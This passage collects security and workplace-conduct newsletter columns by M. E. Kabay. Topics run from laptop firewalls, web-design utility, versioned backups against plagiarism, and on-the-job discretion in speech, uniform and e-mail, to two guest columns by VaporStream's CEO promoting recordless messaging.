When using wireless or wired communications outside the office – including at home – users should be conscious of securing their data transfers. Most digital subscriber line (DSL), cable and wireless broadband routers ("modems") provided by Internet service providers include firewall capabilities.< http://compnetworking.about.com/od/broadband/tp/dslcablerouters.htm > However, portable computers in hotels or conference centers may be exposed to attack from other users of the hotel network or from external attackers.< http://traveltips.usatoday.com/security-using-high-speed-internet-hotels-2978.html > Software firewalls (e.g., the highly-respected – and free – ZoneAlarm product< http://www.networkworld.com/community/blog/zonealarm-adds-more-stuff-its-free-firewall >) or hardware-based portable firewalls (e.g., Yoggie < http://www.networkworld.com/news/2008/111208-yoggie-shows-first-open-source.html >) can protect your computer against intrusion. To check your status at a hotel (or anywhere else online),

try Gibson Research Corporation's (GRC< http://www.grc.com >) (free) ShieldsUp< https://www.grc.com/x/ne.dll?bh0bkyd2 > service, which reports on whether any of your ports are open or even responding to challenges.< http://www.networkworld.com/community/node/31121 >

Don't let the convenience of your laptop put your corporate and private data at risk: use the security tools you need to safeguard your portable computer!\

In another series of articles, I'll look at security for today's smartphones.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Web Design Glitches Affect Utility

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

A recent attempt to unsubscribe from a specific newsletter got me thinking about Web design and the Parkerian Hexad's< http://www.mekabay.com/overviews/hexad_ppt.zip > inclusion of utility as a fundamental attribute of information security.

An organization's Web site has become one of its prime methods for communicating with potential customers, users and business partners users through e-commerce in the decade from 2000 to 2009< http://assets.opencrs.com/rpts/RL31293_20020222.pdf >. Organizations use a variety of strategies for exploiting their Websites < http://www.emeraldinsight.com/journals.htm?articleid=1463976&show=abstract > including trustworthiness indicators < http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.117.266&rep=rep1&type=pdf >. Customers and other users focus on several aspects of Web design when forming attitudes about the Website and its sponsor. Song & Zahedi's conceptual model< http://ebiz.bm.nsysu.edu.tw/2009/m964012040/主要參考文獻/WEB%20DESIGN%20IN%20E-COMMERCE.pdf > classifies the factors influencing user attitudes as follows:

- Promotion: information about products and services…
- Service: guarantees, order tracking, privacy…
- Information influence: customer ratings, testimonials, comments, chat…
- Self-efficacy: personalization (easy logon, easy reading), ease of use (concise information, uniform page design), effectiveness (graphics, audio)…
- Resource facilitation: enhancing product knowledge (FAQs, product info, links, search), customization (components, made-to-order), payment & receiving options

With these factors in mind, you can read an edited version of the e-mail I sent to the director of public relations for the company.

* * *

> Hello,
>
> I'm the writer for *Network World's Security Strategies* newsletter and I want to continue receiving appropriate media items from your firm.
>
> When I received e-mail below about -----, I tried the "unsubscribe" link in the message; it went to a generic unsubscribe that would have removed my address from all of your news, not from ----- news only. You may lose subscribers who would have been happy to receive other publications if you allow this error to persist.
>
> Went to your Privacy page at < http://www.-----.com/privacy.htm > -- found no unsubscribe information or link.
>
> Searched for "unsubscribe" using your Search function.

On results page found 404s:
"----- Direct" < http://www.-----.com/corpinfo/-----Direct/march2004.htm >

Second link "----- Direct" < http://www.-----.com/corpinfo/-----Direct/july2006.htm >

Third link, "----- - About ----- Inc." < http://www.-----.com/corpinfo/newsletter.htm > had a link on it that did send me to the right form, < http://forms.cognos.com/?elqPURLPage=4616&mc=-web_-----_subscribe >

Now curious about the extent of the errors, I tested the other links:

Fourth link, "----- Training and Education Services" < http://www.----- .com/training/subscribe.htm > pointed to < www.-----.com/opt/optprefs.cfm > where I went to the "----- Privacy Policy" which has no links for unsubscribing.

The fifth link, "----- -Communication Preferences" < http://www.-----.com/privacy.htm > also went to the ----- Privacy Policy (where, as mentioned, there seems to be no link for unsubscribing).

Finally, there is no link for Webmaster at the bottom of every page; in your Contact page, Web issues are buried in the section called E-mail in the description, “General 'non-technical' questions, concerns, or Web-site feedback.”

In summary,

- Someone needs to verify that links found in a search actually provide the functions advertised.
- Unsubscribe forms should allow complete control by the subscriber over exactly which communications to to reject and which to retain.
- I recommend you use a site-wide test for broken links. Professional Web-design software includes such tests and there are free utilities such as Xenu Link Sleuth< http://home.snafu.de/tilman/xenulink.html > that do the same and produce useful reports.
- Make it easy for viewers to tell your Web team about errors: include an e-mail link or a link to an HTML contact form at the bottom of every page or prominently in the Contacts page.

If I were grading your design team in one of my courses, I would issue an A- grade for these minor errors.<smile> Otherwise, what I saw of the site looks great!

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Backups as an Anti-Plagiarism Tool

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Over several decades in academia, any professor is likely to encounter at least a few cases of plagiarism from foolish students. One of the most pernicious types of plagiarism involves theft of papers from a roommate's computer. The story usually goes something like this:

- Incompetent, disorganized student fails to prepare an essay that account for a significant part of his or her grade in a course that is required for completion of their degree.
- Desperate, the dilatory student realizes that his or her roommate, who is taking the same course, has already completed the assignment.
- Dishonest student takes advantage of roommate's absence to break into the poorly secured system – either simply by using the computer when it has not been locked or by learning or receiving the roommate's password.
- Plagiarizing student copies the draft or final version of the term paper, puts own name on it and submit it in place of the missing essay.
- Honest student, not having any idea of the theft, also hands in own paper shortly thereafter – and gets accused of plagiarism.

In class after class, I try to drum into my students that one of the best classes of evidence of their authorship of any work is a trail of backups with a version number for each file.

Here is a simple process for establishing a trail of evidence of ownership:

- Each time they open the current version of the document for the first time on a particular day, they should immediately save a new version of the document within incremented version number. For example, if yesterday's file is called < is342_term-paper_1_v06.docx > then today's file is immediately saved as < is342_term-paper_1_v07.docx >.
- At the end or beginning of every day, a student should make an *encrypted* differential backup that includes all files changed during the last 24 hours.
- A copy of the backup should be stored on a separate, removable device such as a portable hard disk or a flash drive – and that backup should be kept securely away from the computer itself. Typically, students can simply carry these small devices in their pockets, briefcases, purses or knapsacks.

If a thief takes control of the term paper and claims ownership, the victim immediately has an electronic trail that effectively proves that they, and not the thief, worked on the paper. Even if the thief steals the backups from the hard drive, their encryption should prevent exploitation. Having the document trail at hand makes it impossible for the thief to successfully claim ownership of the term paper.

Finally, students living in dormitories and sharing a dorm room with others should use the following simple precautions:

- Use whole-disk encryption on your personal computer.

- Lock your computer when you leave your room – no matter how soon you think you will return.
- Be sure that your password cannot easily be guessed: don't use anything that is related to family, hobbies, courses; best is to generate an easily-remembered password that isn't a real word.
- Don't use the same password for your encrypted backups that you do for login to your computer or for access to your university network. Every password should be different.
- Set a timeout on your computer so that it locks automatically after a reasonable period of inactivity. You will have to decide what's reasonable as a function of your normal use patterns. For example, if you rarely go more than, say, 20 minutes without activity on your system while you are working, then use 20 minutes as your timeout. Adjust the timeout so that it does not irritate you – otherwise you'll end up deactivating it.

I'll be posting this advice for my own students; I hope that readers from other universities will feel free to use or adapt this article for their own students' use.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Discretion on the Job

by M. E. Kabay, PhD, CISSP-ISSMP & David Blythe, JD
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Ron Schiller, former VP for fundraising for National Public Radio (NPR), resigned on March 8, 2011 after a conversation with undercover investigators was recorded on tape and then posted on the Internet.< http://www.npr.org/blogs/thetwo-way/2011/03/09/134358398/in-video-npr-exec-slams-tea-party-questions-need-for-federal-funds?ps=cprs >. The meeting was job-related; the investigators were pretending to be considering a $5M donation to NPR.

Mr Schiller confided political opinions to his supposed donors; because his opinions violated NPR's standards for political neutrality, NPR's Senior Vice President of Marketing, Communications and External Relations, Dana Davis Rehm, explicitly distanced the organization from his opinions: "We are appalled by the comments made by Ron Schiller in the video, which are contrary to what NPR stands for."

As you may have noticed, I am deliberately not discussing the content of Mr Schiller's opinions; the point of significance for this column is that yet another employee ran into two problems: (1) forgetting that he was on the job; and (2) assuming confidentiality where none exists. I'll start with the first issue today and in the next column and then move on to the issue of confidentiality.

The first principle is that everything we say in our official capacity should be viewed as expressing corporate policy. My friend and colleague David Blythe, JD, Associate Professor of Law in the School of Business and Management at Norwich University, explains, "Any communications made within this context should be presumed to be governed by the obligations and responsibilities inherent in the employment relationship – based on and subject to the contractual provisions which define that relationship." For example, imagine an executive involved in a discussion with, say, potential investors in a corporation's efforts to raise new capital. Readers will surely agree that having that person voice criticism of his or her upper management would be unprofessional and potentially actionable as a violation of non-disclosure clauses and reputation-protection provisions (expressed or implied) in his employment contract.

Professor Blythe adds, "Many organizations have explicit policies forbidding employees to wear or display symbols of advocacy such as lapel pins on their clothes or bumper stickers on vehicles used for work. In the mid-1980s, a Killington, Vermont ski area was using secondarily treated effluent from its own facilities (guest rooms, restaurant) for snow-making. A contractor's employee drove his own car with a bumper sticker reading 'Killington: Where the Affluent Meet the Effluent' into the client's parking lot; the offended client instructed the contractor not to let any of its employees display such stickers on its property.< http://www.time.com/time/magazine/article/0,9171,960146,00.html > Because such a restriction fell entirely within a contractual relationship to the contractor, Killington was arguably within its rights to make such a demand."

Similarly, an engineer meeting with customers would be foolish to begin discussing controversial topics off the main subject of a formal meeting intended to discuss design specifications. Talking about religion, politics, sexuality if they are irrelevant to the purpose of the meeting is ill-advised; these topics are effectively taboo subjects when we are on the job

representing our organization. Some people cannot partition a speaker's views into neat categories without overlap; hearing a vendor's representative espousing repugnant political / religious / sexual views – even if it's only over lunch – may so alienate listeners that they will (perhaps irrationally) feel distaste for the employer and choose not to do business with it. The problem is even more serious for any organization that depends professionally on a dispassionate attitude towards such subjects: public-opinion or market-research survey firms, academic research institutions, and news organizations are obvious examples of groups that would be adversely affected by off-the-cuff opinions during official functions.

In summary, watch your mouth when you are on duty!

More on this topic next time.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

David J. Blythe (BS Rutgers University; JD Vermont Law School) teaches business and environmental law at Norwich University. He has been a practicing attorney in Vermont for twenty five years and is a partner in the firm of Blythe & Taylor PLLC. Blythe is a co-owner of a real estate title services company and a founding director of Vermont Attorneys Title Corporation, (the largest provider of title insurance in the state). He was appointed by Governor Howard Dean as Chair of the Vermont Water Resources Board (2000-2004), a major environmental regulatory panel, and has served on the boards of directors of a regional hospital, a physician-hospital organization and a number of non-profit organizations. He resides in Montpelier, Vermont.

Discretion When Wearing a Uniform

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In the last column < URL >, I discussed constraints on speech when we are representing our employer. In general, any time we are on the job and representing our employer, we must be aware of our contractual obligations limiting freedom of expression as defined in our employment contracts. The other side of this obligation is that employers must be sure that their employment contracts are clear, explicit and fully within the law in formulating guidelines on speech by their employees.

The issue of constraints on speech becomes murkier when we consider private, non-work-related expressions of opinion. In general, employers have no right under law to restrict political, religious or even sexual activism (or activities) by their employees outside working hours and performed without the use of employer resources. However, any such activity must be carried out without in any way implying that the employer is involved in the activities. For example, I am careful on my personal Website's Opinions page < http://www.mekabay.com/opinions > to include the disclaimer, "The opinions expressed in any of the writings on this Web site represent the author's opinions and do not necessarily represent the opinions or positions of his employers, associates, colleagues, students, relatives, friends, enemies, cats, dog or plants." Although I am proud to be a professor at Norwich University, the only place on my personal Website where I use the Norwich University logo is a navigation page < http://www.mekabay.com/courses/academic/index.htm > where I direct viewers to the courses I have taught at different institutions.

Employees who blatantly post identification of their employers on a private Web page are risking penalties even for relatively inoffensive materials; for example, Ellen Simonetti, a flight attendant for Delta Airlines, was fired in 2004 for posting pictures of herself in her uniform.< http://news.cnet.com/I-was-fired-for-blogging/2010-1030_3-5490836.html >

Academics are in a special position, since principles of academic freedom strongly constrain their administrations from inhibiting their speech on any topic. The American Association of University Professors (AAUP) has extensive guidelines about academic freedom.< http://www.aaup.org/AAUP/issues/AF/ > and the administration of Norwich University has clearly formulated its policy in its Academic Memorandum #3< http://www.norwich.edu/about/policy/facultyManual.pdf > which states in full:

> The University endorses the American Association of University Professors' 1940 statement on academic freedom and subscribes to the following principles:
>
> a. Teachers are entitled to full freedom in research and in the publication of the results, subject to the adequate performance of their academic duties; but research for pecuniary return should be based upon an understanding with the authorities of the institution.
> b. Teachers are entitled to freedom in the classroom in discussion of their subject but they should be careful not to introduce into their teaching controversial matter which has no relation to their subject.
> c. College and University teachers are citizens, members of a learned profession, and officers of an educational institution. When they speak or write as citizens, they

> should be free from institutional censorship or discipline, but their special position in the community imposes special obligations. As scholars and educational officers, they should remember that the public may judge their profession and their institution by their utterances. Hence they should at all times be accurate, should exercise appropriate restraint, should show respect for the opinions of others, and should make every effort to indicate that they are not speaking for the institution.

Active-duty, reserve and retired members of the US military are subject to strict rules on what they may do in the political sphere *when wearing a US military uniform*.< http://www.ig.navy.mil/complaints/Complaints%20%20(Political%20Activities%20of%20Military%20Members).htm > Members of the US military may, for example,

- Participate in political rallies when out of uniform;
- Contribute to the election process;
- Write letters to news organizations as long as "such action is not part of an organized letter-writing campaign or a solicitation of votes for or against a political party or partisan political cause or candidate."

Examples of what active-duty military personnel in the US are strictly forbidden to do politically include

- Solicit votes for a specific candidate or issue;
- Make public speeches in a partisan political activity;
- Solicit funds for partisan political objectives;
- Publish partisan political articles;
- March or ride in a partisan political parade.

Even as a uniformed member of the Vermont State Militia< http://www.norwich.edu/about/policy/uniform/promulgation.html >, which is a peculiar institution solely for full-time faculty at Norwich University, I am careful not to express political opinions in public while wearing the uniform; for example, when participating in a public demonstration expressing political views, I wear only civilian clothes. [There was one instance many years ago where I ran out of time before participating in a recorded debate about civil rights; unfortunately, I ended up rushing to the studio in uniform – and regret having done so.]

Next time, more guidance about employee/employer relations in connection with speech.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Discretion in E-mail Criticism

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this series on discretion, I started with general guidelines about expressing opinions when on the job and representing one's employer < http://www.networkworld.com/newsletters/sec/2011/031411sec1.html > and then moved on to special restrictions on people wearing military and other uniforms < http://www.networkworld.com/newsletters/sec/2011/031411sec2.html >. Today I want to touch on awareness about e-mail protocol.

In a paper entitled, "Using E-mail Safely and Well (v3)"< http://www.mekabay.com/infosecmgmt/emailsec.pdf > I cover some fundamentals of secure use of e-mail such as proper choice of subject line, the use of CC and BCC, and so on. However, there's another topic I'll add to the paper: discretion in sending off-the-cuff critical comments to someone via corporate e-mail.

All of us encounter times where we disagree with something our colleagues are saying or doing; however, not every impulse to respond should lead to an official e-mail: those should be regarded as on-the-record communications that may be interpreted – and misinterpreted – by others in the organization who may jump to conclusions that are unwarranted. An ill-construed, poorly-thought-out remark could cost the recipient, the sender, or both their jobs.

Let's take a look at a scenario and analyze what's happening.

Albert sends Bob an e-mail message addressed only to Bob. In it, Albert speculates about possible business strategies for their employer. Bob disagrees with his perception of the suggestion and writes a highly critical memo back to Albert using the company's e-mail. However, it turns out that either through unclear writing from Albert or misunderstanding by Bob, the information and assumptions detailed in Bob's response can easily be viewed as indicating that Albert is undermining the interests of his own employer.

What are the possible sources of disagreement whenever people don't see eye to eye?

- They may differ in fundamental assumptions;
- Their vocabulary may differ: they use words differently;
- Their unspoken goals and values may differ;
- Their implicit reasoning may differ;
- They may lack essential shared information;
- They may have made a mistake in observation, reasoning, or articulation of their views.

What are some of the elements that lead to a perception of impoliteness in communications? In a 2008 book called *Impoliteness in Interaction*< http://www.amazon.com/Impoliteness-Interaction-Pragmatics-Beyond-New/dp/9027254397/ >, Professor Derek Bousfield< http://www.uclan.ac.uk/ahss/journalism_media_communication/derek_bousfield.php >, PhD, Head of Linguistics, English Language, Literature & Culture at University of Central Lancashire< http://www.uclan.ac.uk/ > in England analyzes elements of impoliteness using

detailed records of less-than-pleasant interactions. In Chapter 6, “The dynamics of impoliteness I,” he discussed several stages and levels of impoliteness. Elements he analyses in detail include (examples are my own):

- Pre-impoliteness sequences: words and phrases that set the stage for aggressive or defensive speech; e.g., "I'd like to ask you…." Or "Listen to me...."
- Repetition of challenges: rapid sequences of accusatory language that emphasizes hostility; e.g., "Don't you think that….Isn't it obvious that….Why can't you see that…."
- Insertion of taboo words: obscenities, shocking images; e.g., “Why the **** can’t you see that….” or “What’s the matter with you, you have your head stuck up your ***?”
- Derogatory nominations: demeaning descriptions of the interlocutor or of ideas; e.g., “You’re a real [insert insult here] sometimes” or “Well that idea is really off the wall.”
- Forcing feedback: demanding a response at the end of a hostile interaction; e.g., “Why did you do that?” or “So what are you going to do about it?”

In my experience, many people don’t edit their e-mail messages at all before sending them; some don’t even check their spelling. Under those circumstances, an e-mail that seems like a collection of blurted-out insults can make any situation worse.

I think that any time we find ourselves starting to use hostile expressions in our e-mail, it’s time to stop and think:

- Will this interaction contribute to solving a problem or will it make it worse?
- Would it be better to meet the interlocutor face to face instead of relying on e-mail?
- Failing that, can we use a video link (e.g., Skype) to discuss the issue with a modicum of body-language that can clarify feelings instead of letting them be guessed from written, often poorly-edited, spontaneous reactions in e-mail?
- If video isn’t available, can we at least telephone the interlocutor or use voice over IP tools for the interaction? At least there will be verbal cues about the feelings involved.
- If none of the live-contact interactions are available, is instant messaging available, with its menus of emoticons that can provide clarification of emotional context – and lead to rapid interaction point by point instead of forcing a delayed response to an extensive message?

In my e-mail client, I have a 30-minute send-cycle; unless I cause an immediate SEND, my e-mail sits in an outbox for a while before it gets sent. Those minutes of buffering have saved me from errors of content and of judgement; perhaps they will be useful to you too.

Think carefully about the responses your message will elicit; work for collaboration and cooperation, not conflict by default.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Vaporizing Communications:
Electronic Messaging Inherently Insecure

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Jack Hembrough, CEO of VaporStream < https://www.vaporstream.com/ >, recently wrote to me with some interesting ideas. We corresponded about the problem of controlling e-mail distribution, and this article and the next are the results of our conversation. Everything that follows is Mr Hembrough's own work with minor edits.

* * *

Electronic messaging has made us all more connected and more productive. < http://www.wptv.com/dpp/news/science_tech/yahoo!-tracks-email-habits-wcpo1301482889942> No longer do we have to wait for the mailman to arrive or arrange a mutually convenient time to meet or speak on the phone. We can communicate asynchronously over e-mail, text/instant messaging and now even over Twitter. We share ideas, we collaborate, we resolve problems. We have come to rely on ubiquitous connectivity and written access to anyone, anywhere as our primary communications tool. But can we continue to use traditional electronic messaging tools as we have been?

There is a growing understanding that e-mail, text and IM are inherently insecure < http://www.msnbc.msn.com/id/15221095/ns/technology_and_science-privacy_lost/ >, but it appears people aren't quite sure what that means. Maybe privacy -- or the inherent lack of privacy -- in traditional electronic messaging is a clearer way to frame the problem.

Privacy breaches are commonplace< http://www.indefenseofdata.com/2011/03/ponemon-cost-of-a-data-breach-climbs-higher/ > – think of Eric Schmidt's (former CEO of Google) leaked memos < http://www.wired.com/epicenter/2010/11/google-fires-memo-leaker/ >, or any other executive who has had private e-mails made public. Some proponents of government and business transparency feel this is progress < http://www.wired.com/threatlevel/2010/12/wikileaks-editorial/ >. However, individuals and executives who simply want to have confidential electronic conversations, and keep them that way, are left asking, "When did privacy become a dirty word?"

To prevent third party intermediaries from reading what we write and potentially compromising our privacy, we add encryption to the mix. However, unless the crypto is peer to peer, we have to trust that the networking infrastructure carrying the cleartext to and from the crypto box is secure. We call that private messaging. But is it?

Getting a message from source to destination without a middleman reading it is interesting and useful, but it's certainly not ensuring the message will remain private.

My bride used to fret about entering her credit card information into e-commerce sites – trust me, it didn't slow her spending. The TrustE and Verified by Visa symbols made her feel more secure,

but when told that a thief couldn't be bothered sniffing her single credit card when retailers' databases with millions of credit cards were not protected adequately, she understood the futility of her fretting.

Wikileaks< http://213.251.145.96/ > and Anonymous< http://www.guardian.co.uk/technology/anonymous > are illustrating the same point with the privacy of electronic messaging. Man-in-the-middle attacks < http://www.ethicalhacker.net/content/view/31/24/ > on the messaging infrastructure can be prevented fairly easily by sending ciphertext across the wire, but that's not where embarrassing thefts are taking place. Message archives are the Holy Grail for privacy attacks. < http://nakedsecurity.sophos.com/2010/12/29/honda-hacked-millions-of-customers-e-mail-addresses-stolen/ >

Follow a typical e-mail from author to recipient. Think of all the copies of that e-mail that must be protected from disclosure. The authoring device has an archive; maybe the author also keeps a personal archive. The Exchange< http://technet.microsoft.com/en-us/exchange/dd203064.aspx > server, the BlackBerry Enterprise Server (BES) and the corporate archiving system (and the backups of each) may all have copies. The service provider may have copies (and more backups). If the message went over Gmail or a similar Web based cloud provider, the hosted service provider has archives that they mine for personal information -- just read the Gmail privacy policy paying particular attention to the Data Retention paragraph! < https://mail.google.com/mail/help/about_privacy.html > If you double these archives (the recipient has them as well), and add to that any copies that were forwarded, and copies of those forwards, you're potentially left with hundreds of copies of one correspondence.

Encryption helps, but at a minimum the author and recipient have the message in clear text, and even the world's most cumbersome digital rights management (DRM) can't stop a recipient from photographing the screen and scanning the picture back into a system. With three clicks on a BlackBerry one can post a screen shot to Facebook!

How can a reasonable person think any traditional electronic message is secure from unexpected disclosure? If a written message is recorded in cleartext to non-volatile memory anywhere in its lifecycle, it can be copied and made public. There are exploitable archives everywhere you turn. You have no post delivery control over your message.

In the next installment, we'll examine an emerging solution that marries the convenience of electronic communications with the privacy of a face-to-face discussion – recordless messaging.

* * *

Jack Hembrough< https://www.vaporstream.com/about/management/ >, CEO of VaporStream< https://www.vaporstream.com/ >, is a highly regarded technology veteran with nearly 20 years experience in security-related technology. He has held leadership positions with Application Security, Authentica, IRE SafeNet, and Raptor Systems. In 2010, VaporStream was named to Gartner's prestigious "Cool Vendors in Healthcare Providers" list. It is an inherently secure recordless messaging service < inherently secure recordless messaging service > < https://www.vaporstream.com/whitepaper.php >that eliminates damaging information compromises and regulatory compliance infractions because its messages are never recorded.

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor

of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Vaporizing Communications:
Splitting the Message

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Jack Hembrough, CEO of VaporStream < https://www.vaporstream.com/ >, continues his discussion of controlling e-mail distribution which he started in the last column < URL INSERTED BY EDITOR >. Everything that follows is Mr Hembrough's own work with minor edits.

* * *

Have you ever responded to an e-mail, "Give me a call and let's discuss" because you were uncomfortable putting private information in the reply? Lawyers are no longer the primary professionals who are circumspect about what they put in electronic messages< http://www.executivewarfare.com/blog/email-is-great/ >. There is a growing sense that pressing "send" for an electronic message is tantamount to publishing the content. The potential for disclosure and the lack of privacy in electronic communication is becoming sand in the gears of progress. The lack of privacy, or the fear of public disclosure, is driving business people away from traditional written electronic messaging, despite the proliferation of mobile devices, and "Give me a call and let's discuss that" is a phrase returning to our daily dialog. < http://www.businesscommunicationblog.com/blog/2008/07/01/there-are-times-when-a-phone-call-is-better-than-e-mail/ >

For instance, how can the CEO of a public company inform the Board of Directors that earnings are going to exceed quarterly estimates without fear that the information will be shared? Traditional electronic messaging is a very risky way to deliver this good news. An e-mail could be printed out and left in the seat back pocket of an airplane, resulting in an embarrassing data breach. However, if an unintended passenger found the e-mail and passed it on to the Galleon Group, it could result in a criminal offense.

The wonderful productivity tools that comprise traditional electronic communications – e-mail, text, IM, even Twitter — are being put aside as folks return to face-to-face meetings and phone conversations to restore a semblance of privacy. Sun's Scott McNealy reminded us over a decade ago, "You have zero privacy. Get over it." < http://www.wired.com/politics/law/news/1999/01/17538 > Do we really have to get over it?

To stay private, a written electronic message:

1. Would not exist where it could be read by anyone except the author and the intended recipient.
2. Would have all copies controlled for their entire life cycle.
3. Would be immune to digital photographic capture.

It would be *recordless.*

Encryption from the source to the destination addresses the first requirement for truly private electronic communications. Fortunately, that's pretty straightforward. Peer-to-peer encryption guarantees the message does not exist in cleartext anywhere except the end points, but it does require endpoint key management and, likely, an endpoint agent.

SSL/TLS encryption < http://computer.howstuffworks.com/encryption4.htm > is most often used leveraging the public key infrastructure (PKI)< http://www.mekabay.com/overviews/pki.pdf > that is built into nearly all devices. By applying cryptography at the endpoints, SSL is adequate as long as you trust your network provider.

The second requirement is more difficult since as soon as the message is written to permanent memory, copies can be made. The more copies, the more difficult it is to control the message. One solution is to ensure there is only one copy of the message, and that the one copy disappears after it is viewed.

To ensure a single copy, the message must be contained in a custom viewer (or Web page) that does not allow writing outside of volatile display memory, preventing duplication. When the viewing screen is overwritten after the message is read, the message disappears.

With everyone carrying at least one mobile device equipped with a camera, the screen shot immunity requirement is the most difficult. Short of embedding Doctor Evil's sharks with laser beams on their heads < http://www.youtube.com/watch?v=Nh5Lh-tTSZQ > in every display device, pictures are going to happen. The solution is to make the picture of the message meaningless.

To make a screen shot meaningless, one must separate the complete message into the address element (to/from) and the content element (subject/body), and never allow the two elements to be displayed at the same place at the same time. Be careful not to include identifying data (your signature, for example) in the content. A picture of the address element shows only that a message went from A to B. A screen shot of the content may be interesting, but is unattributable without the address element – it's hearsay.

A misappropriated picture of a message that reads, "Earnings are going to exceed Street estimates by $0.12." is not terribly actionable by an arbitrageur. However, if I'm a Board member who read on the previous screen that the message was from the CEO of a major financial institution the message is wonderful news.

It is possible for a violator to take a picture of both parts of the VaporStream and reconstruct it to show a somewhat reassembled VaporStream. I've also had folks point out a determined thief could film the screen sequence of downloading the header (to/from), clicking on it, and revealing the body (subject and content). The problem with these scenarios is the believability of the violator constructed artifact.

Wouldn't it just be easier for the thief to Photoshop whatever message he wanted?

For some reason we've come to believe a forwarded e-mail (or a piece of paper with an e-mail printed on it) is truth, even though we all know modifying an e-mail message is a trivial task. I'd suggest a composite reconstructing a VaporStream message would not carry that same credibility.

There is, for example, a body of legal precedent making e-mail, called Electronically Stored Information, admissible evidence< http://www.mondaq.com/unitedstates/article.asp?articleid=49160 >. It's hard to imagine reconstructed VaporStreams getting the same legal deference.

If you combine these three techniques, you'll have *recordless messaging* and will have restored privacy to written electronic communications. Only once privacy has been restored can we continue to leverage the network and the asynchronous nature of electronic communications that we've come to rely on. Only a single copy of the message will ever exist. It will move in two parts, encrypted over the public network, from the author to the recipient. As each screen on the author's display is overwritten, the message element will disappear The address element will get pushed to the recipient's viewer. When the recipient pulls the content element to the viewer, the address will be overwritten and the content will be displayed. When the content window is overwritten by the recipient's next action, the content will be gone - forever.

Traditional modes of communication – e-mail, text, IM, even Twitter - fall short in the privacy arena. You have a right to private electronic conversations. Take back your right to privacy with recordless communications.

* * *

Jack Hembrough< https://www.vaporstream.com/about/management/ >, CEO of VaporStream< https://www.vaporstream.com/ >, is a highly regarded technology veteran with nearly 20 years experience in security-related technology. He has held leadership positions with Application Security, Authentica, IRE SafeNet, and Raptor Systems. In 2010, VaporStream was named to Gartner's prestigious "Cool Vendors in Healthcare Providers" list. It is an inherently secure recordless messaging service < inherently secure recordless messaging service > < https://www.vaporstream.com/whitepaper.php >that eliminates damaging information compromises and regulatory compliance infractions because its messages are never recorded.

